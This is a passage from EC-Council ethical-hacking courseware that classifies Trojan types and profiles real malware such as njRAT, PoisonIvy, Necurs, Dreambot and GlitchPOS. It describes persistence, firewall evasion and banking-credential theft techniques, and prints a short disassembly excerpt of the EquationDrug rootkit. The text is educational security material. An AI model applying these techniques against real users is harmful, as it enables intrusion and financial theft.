All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Trojans

Trojan are classified into many categories depending on the exploit functionality targets. Some Trojans types are listed below:

1. Remote Access Trojans
2. Backdoor Trojans
3. Botnet Trojans
4. Rootkit Trojans
5. E-Banking Trojans
6. Point-of-Sale Trojans
7. Defacement Trojans
8. Service Protocol Trojans
9. Mobile Trojans
10. IoT Trojans
11. Security Software Disabler Trojans
12. Destructive Trojans
13. DDoS Attack Trojans
14. Command Shell Trojans

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Remote Access Trojans

Remote access Trojans (RATs) provide attackers with full control over the victim's system, thereby enabling them to remotely access files, private conversations, accounting data, etc. The RAT acts as a server and listens on a port that is not supposed to be available to Internet attackers. Therefore, if the user is behind a firewall on the network, it is less likely that a remote attacker will connect to the Trojan. Attackers in the same network located behind the firewall can easily access Trojans.

For example, Jason is an attacker who intends to exploit Rebecca's computer to steal her data. Jason infects Rebecca's computer with server.exe and plants a reverse connecting Trojan. The Trojan connects through Port 80 to the attacker, who is located in Russia, establishing a reverse connection. Now, Jason has complete control over Rebecca's machine.




Figure 7.3: Working of Remote Access Trojan

Attackers use RATs to infect the target machine to gain administrative access. RATs help an attacker to remotely access the complete GUI and control the victim's computer without his or her awareness. Moreover, they can perform screen and camera capture, code execution, keylogging, file access, password sniffing, registry management, and so on. They infect victims via phishing attacks and drive-by downloads, and they propagate through infected USB keys or networked drives. They can download and execute additional malware, execute shell commands, read and write registry keys, capture screenshots, log keystrokes, and spy on webcams.

- **njRAT**

  njRAT is a RAT with powerful data-stealing capabilities. In addition to logging keystrokes, it can access a victim's camera, stealing credentials stored in browsers, uploading and downloading files, performing process and file manipulations, and viewing the victim's desktop.

  This RAT can be used to control botnets (networks of computers), thereby allowing the attacker to update, uninstall, disconnect, restart, and close the RAT, and rename its campaign ID. The attacker can further create and configure the malware to spread through USB drives with the help of the command-and-control server software.

  Features:

  - Remotely access the victim's computer
  - Collect victim's information such as IP address, hostname, and OS.
  - Manipulate files and system files

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Open an active remote session providing the attacker access to the command line of the victim's machine
- Log keystrokes and steal credentials from browsers




Figure 7.4: Screenshot of njRAT

Some additional RATs are as follows:

- FlawedAmmyy
- MoSucker
- ProRat
- Theef
- Ismdoor
- Kedi RAT
- PCRat/ Gh0st RAT

Backdoor Trojans

A backdoor is a program that can bypass the standard system authentication or conventional system mechanisms such as IDS and firewalls, without being detected. In these types of breaches, hackers leverage backdoor programs to access the victim's computer or network. The difference between this type of malware and other types of malware is that the installation of the backdoor is performed without the user's knowledge. This allows the attacker to perform any activity on the infected computer, such as transferring, modifying, or corrupting files, installing malicious software, and rebooting the machine, without user detection. Backdoors are used by attackers for uninterrupted access to the target machine. Most backdoors are used for targeted attacks. Backdoor Trojans are often used to group victim computers to form a botnet or zombie network that can be used to perform criminal activities.

Backdoor Trojans are often initially used in the second (point of entry) or third (command-and-control [C&C]) stage of the targeted attack process. The main difference between a RAT and a

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

traditional backdoor is that the RAT has a user interface, i.e., the client component, which can be used by the attacker to issue commands to the server component residing in the compromised machine, whereas a backdoor does not.

For example, a hacker who is performing a malicious activity identifies vulnerabilities in a target network. The hacker implants the **networkmonitor.exe** backdoor in the target network, and the backdoor will be installed in a victim's machine on the target network without being detected by network security mechanisms. Once installed, **networkmonitor.exe** will provide the attacker with uninterrupted access to the victim's machine and the target network.

- **PoisonIvy**

  PoisonIvy gives the attacker practically complete control over the infected computer. The PoisonIvy remote administration tool is created and controlled by a PoisonIvy management program or kit. The PoisonIvy kit consists of a graphical user interface, and the backdoors are small (typically, <10 kB).

  Once the backdoor is executed, it copies itself to either the **Windows** folder or the **Windows\system32** folder. The filename and locations of the backdoor are defined by the creator of the backdoor when using the PoisonIvy kit to create the server program. Some variants of PoisonIvy can copy themselves into an alternate data stream.

  A registry entry of the backdoor will be added to ensure that the backdoor is started every time the computer is booted up. The server then connects to a client using an address defined when the server part was created. The communication between the server and client programs is encrypted and compressed. PoisonIvy can be configured to inject itself into a browser process before making an outgoing connection to bypass firewalls.

  Features:

  - File modification, deletion, and transfer to and from the infected system
  - Windows registry can be viewed and edited
  - Currently running processes can be viewed and suspended or killed
  - Current network connections can be viewed and shut down
  - Services can be viewed and controlled (e.g., stopped or started)
  - Installed devices can be viewed and some devices can be disabled
  - The list of installed applications can be viewed, entries can be deleted, or programs can be uninstalled
  - Accesses Windows command shell on the infected computer
  - Steals information by taking screenshots of the desktop and recording audio or webcam footage
  - Accesses saved passwords and password hashes

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.5: Screenshot of PoisonIvy

Some additional backdoor Trojans are as follows:

- Kovter
- POWERSTATS v3
- ExtraPulsar
- RogueRobin
- ServHelper
- SpeakUp linux backdoor
- Winnti backdoor

Botnet Trojans

Today, most major information security attacks involve botnets. Attackers (also known as "bot herders") use botnet Trojans to infect a large number of computers throughout a large geographical area to create a network of bots (or a "bot herd") that can achieve control via a command-and-control (C&C) center. They trick regular computer users into downloading Trojan-infected files to their systems through phishing, SEO hacking, URL redirection, etc. Once the user downloads and executes this botnet Trojan in the system, it connects back to the attacker using IRC channels and waits for further instructions. Some botnet Trojans also have worm features and automatically spread to other systems in the network. They help an attacker to launch various attacks and perform nefarious activities such as DoS attacks, spamming, click fraud, and theft of application serial numbers, login IDs, and credit card numbers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.6: Functioning of Botnet

- **Necurs**

  The Necurs botnet is a distributor of many pieces of malware, most notably Dridex and Locky. It delivers some of the worst banking Trojans and ransomware threats in batches of millions of emails at a time, and it keeps reinventing itself. Necurs is distributed by spam e-mails and downloadable content from questionable/illegal sites. It is indirectly responsible for a significant portion of cyber-crime.

  Features:

  - Destruction of the system
  - Turning a PC into a spying tool
  - Electronic money theft
  - Botnet and mining
  - Serving as a gateway for other viruses




Figure 7.7: Screenshot showing Necurs spam email for tricking a victim

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional botnet Trojans are as follows:

- Electrum
- Satori
- Torii botnet
- Qakbot
- Hide n Seek
- Ramnit
- Panda
- BetaBot
- Cridex

Rootkit Trojans

As the name indicates, "rootkit" consists of two terms, i.e., "root" and "kit." "Root" is a UNIX/Linux term that is the equivalent of "administrator" in Windows. The word "kit" denotes programs that allow someone to obtain root-/admin-level access to the computer by executing the programs in the kit. Rootkits are potent backdoors that specifically attack the root or OS. Unlike backdoors, rootkits cannot be detected by observing services, system task lists, or registries. Rootkits provide full control of the victim OS to the attacker. Rootkits cannot propagate by themselves, and this fact has precipitated a great deal of confusion. In reality, rootkits are just one component of what is called a blended threat. Blended threats typically consist of three snippets of code: dropper, loader, and rootkit. The dropper is the executable program or file that installs the rootkit. Activating the dropper program usually entails human intervention, such as clicking on a malicious e-mail link. Once initiated, the dropper launches the loader program and then deletes itself. Once active, the loader typically causes a buffer overflow, which loads the rootkit into memory.

- **EquationDrug Rootkit**

  EquationDrug is a dangerous computer rootkit that attacks the Windows platform. It performs targeted attacks against various organizations and lands on the infected system by being downloaded and executed by the Trickler dubbed "DoubleFantasy," covered by TSL20110614-01 (Trojan.Win32.Micstus.A). It allows a remote attacker to execute shell commands on the infected system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
.text:00012D22
.text:00012D22                ; int __stdcall fnInitDriver(int pDrvObj,int punDrvRegPath,int pFunc1,int pFunc2,int Flag)
.text:00012D22                fnInitDriver    proc near               ; CODE XREF: DriverEntry+15↓p
.text:00012D22
.text:00012D22                unDevName       = dword ptr -14h
.text:00012D22                var_10          = dword ptr -10h
.text:00012D22                var_C           = dword ptr -0Ch
.text:00012D22                var_8           = dword ptr -8
.text:00012D22                pDeviceObject   = dword ptr -4
.text:00012D22                pDrvObj         = dword ptr  8
.text:00012D22                punDrvRegPath   = dword ptr  0Ch
.text:00012D22                pFunc1          = dword ptr  10h
.text:00012D22                pFunc2          = dword ptr  14h
.text:00012D22                Flag            = dword ptr  18h
.text:00012D22
.text:00012D22                edit_DrvObj = edi
.text:00012D22 55                             push    ebp
.text:00012D23 8B EC                          mov     ebp, esp
.text:00012D25 83 EC 14                       sub     esp, 14h
.text:00012D28 53                             push    ebx
.text:00012D29 56                             push    esi
.text:00012D2A 57                             push    edit_DrvObj
.text:00012D2B 68 44 05 00 00                 push    1348
.text:00012D30 68 28 A7 01 00                 push    offset unk_1A728
.text:00012D35 E8 60 EC FF FF                 call    fnDecryptData
.text:00012D35
.text:00012D3A FF 75 0C                       push    [ebp+punDrvRegPath]
.text:00012D3D 8B 7D 08                       mov     edit_DrvObj, [ebp+pDrvObj]
.text:00012D40 8D 45 F4                       lea     eax, [ebp+var_C]
.text:00012D43 89 3D D8 C3 01+                mov     pDrvObj, edit_DrvObj
.text:00012D49 50                             push    eax
.text:00012D4A E8 13 0C 00 00                 call    fnDissectPath
.text:00012D4A
.text:00012D4F 8D 45 F4                       lea     eax, [ebp+var_C]
.text:00012D52 50                             push    eax
.text:00012D53 8D 45 EC                       lea     eax, [ebp+unDevName]
.text:00012D56 50                             push    eax
.text:00012D57 E8 C0 0C 00 00                 call    fnGetDeviceName
```

Figure 7.8: Screenshot showing start of EquationDrug Rootkit

Some additional rootkit Trojans are as follows:

- CEIDPageLock
- Wingbird
- GrayFish
- Finfisher
- ZeroAccess
- Whistler

E-banking Trojans

E-banking Trojans are extremely dangerous and have emerged as a significant threat to online banking. They intercept the victim's account information before the system can encrypt it and send it to the attacker's command-and-control center. Installation of these Trojans takes place on the victim's computer when he or she clicks a malicious email attachment or a malicious advertisement. Attackers program these Trojans to steal minimum and maximum monetary amounts, so that they do not withdraw all the money in the account, thereby avoiding suspicion. These Trojans also create screenshots of the bank account statement, so that the victim thinks that there is no variation in his/her bank balance and is not aware of this fraud unless he/she checks the balance from another system or an ATM. These Trojans may also steal

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

victims' data such as credit card numbers and billing details, and transmit them to remote hackers via email, FTP, IRC, or other methods.




Figure 7.9: Working of E-Banking Trojan

Working of E-banking Trojans

A banking Trojan is a malicious program that allows attackers to obtain personal information about users of online banking and payment systems.

The working of a banking Trojan includes the following:

- **TAN Gabber**: A Transaction Authentication Number (TAN) is a single-use password for authenticating online banking transactions. Banking Trojans intercept valid TANs entered by users and replace them with random numbers. The bank will reject such invalid random numbers. Subsequently, the attacker misuses the intercepted TAN with the target's login details.
- **HTML Injection**: The Trojan creates fake form fields on e-banking pages, thereby enabling the attacker to collect the target's account details, credit card number, date of birth, etc. The attacker can use this information to impersonate the target and compromise his/her account.
- **Form Grabber**: A form grabber is a type of malware that captures a target's sensitive data such as IDs and passwords, from a web browser form or page. It is an advanced method for collecting the target's Internet banking information. It analyses POST requests and responses to the victim's browser. It compromises the scramble pad authentication and intercepts the scramble pad input as the user enters his/her Customer Number and Personal Access Code.
- **Covert Credential Grabber**: This type of malware remains dormant until the user performs an online financial transaction. It works covertly to replicate itself on the computer and edits the registry entries each time the computer is started. The Trojan also searches the cookie files that had been stored on the computer while browsing financial websites. Once the user attempts to make an online transaction, the Trojan covertly steals the login credentials and transmits them to the hacker.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some methods used by banking Trojans to steal users' information are as follows:

- Keylogging
- Form data capture
- Inserting fraudulent form fields
- Screen captures and video recording
- Mimicking financial websites
- Redirecting to banking websites
- Man-in-the-middle attack

- **E-banking Trojan: Dreambot**

Dreambot banking Trojans are also known as updated versions of Ursnif or Gozi. Dreambot Trojans have long been used by hackers, and they have been regularly updated with more sophisticated capabilities. They can be delivered through the Emotet dropper or RIG exploit kit. This Trojan can also be embedded as a macro in an MS word document and sent to victims via spam emails. If this Trojan gets into the victim's machine, it will covertly create registry keys and processes, and attempt to connect to multiple malicious C2C servers.




Figure 7.10: HTTPS requests to malicious servers

After connecting to the C2C server, it will perform keylogging and send the keylog data to the attacker. This keylog data can include passwords of banking websites, OTP messages, secure transaction passwords, pins, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.11: Screenshot of Dreambot E-Banking Trojan – keylog data

Some additional e-banking Trojans are as follows:

- Emotet
- Panda Banker
- Ramnit
- ZeuS
- Dridex
- UrlZone Banker

Point-of-Sale Trojans

As the name indicates, point-of-sale (POS) Trojans are a type of financial fraudulent malware that target POS and payment equipment such as credit card/debit card readers. Attackers use POS Trojans to compromise such POS equipment and grab sensitive information regarding credit cards, such as credit card number, holder name, and CVV number. Since POS plays a critical role in the retail industry, these Trojans will have a greater impact on retail businesses and retail customers. The magnetic stripe on a credit card consists of two tracks, namely called TRACK1 and TRACK2. These are critical for completing the transaction using a POS device. Track1 and Track2 comprise critical information related to the credit card. Once a POS Trojan

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

affects and compromises a POS device, it attempts to grab the TRACK1 and TRACK2 information of the card that is inserted in the device. Once the attacker acquires this information, he/she gets full control of the card and can easily perform financial fraud.

- **GlitchPOS**

  It is popularly known as GlitchPOS.A. GlitchPOS is a fake cat game that is embedded in malware and not displayed at the time of execution. It is a Trojan that masquerades as a cat game. When any victim installs the cat game, the Trojan will be executed in the background. GlitchPOS is used by attackers to grab the credit card information of the victim. GlitchPOS has become the most notorious financial Trojan, and its adverse effects have spread across the globe. To steal the credit card information, this Trojan searches for the Track1 and Track2 details in the memory pages of devices.




Figure 7.12: Screenshot of GlitchPOS Trojan

Some additional POS Trojans are as follows:

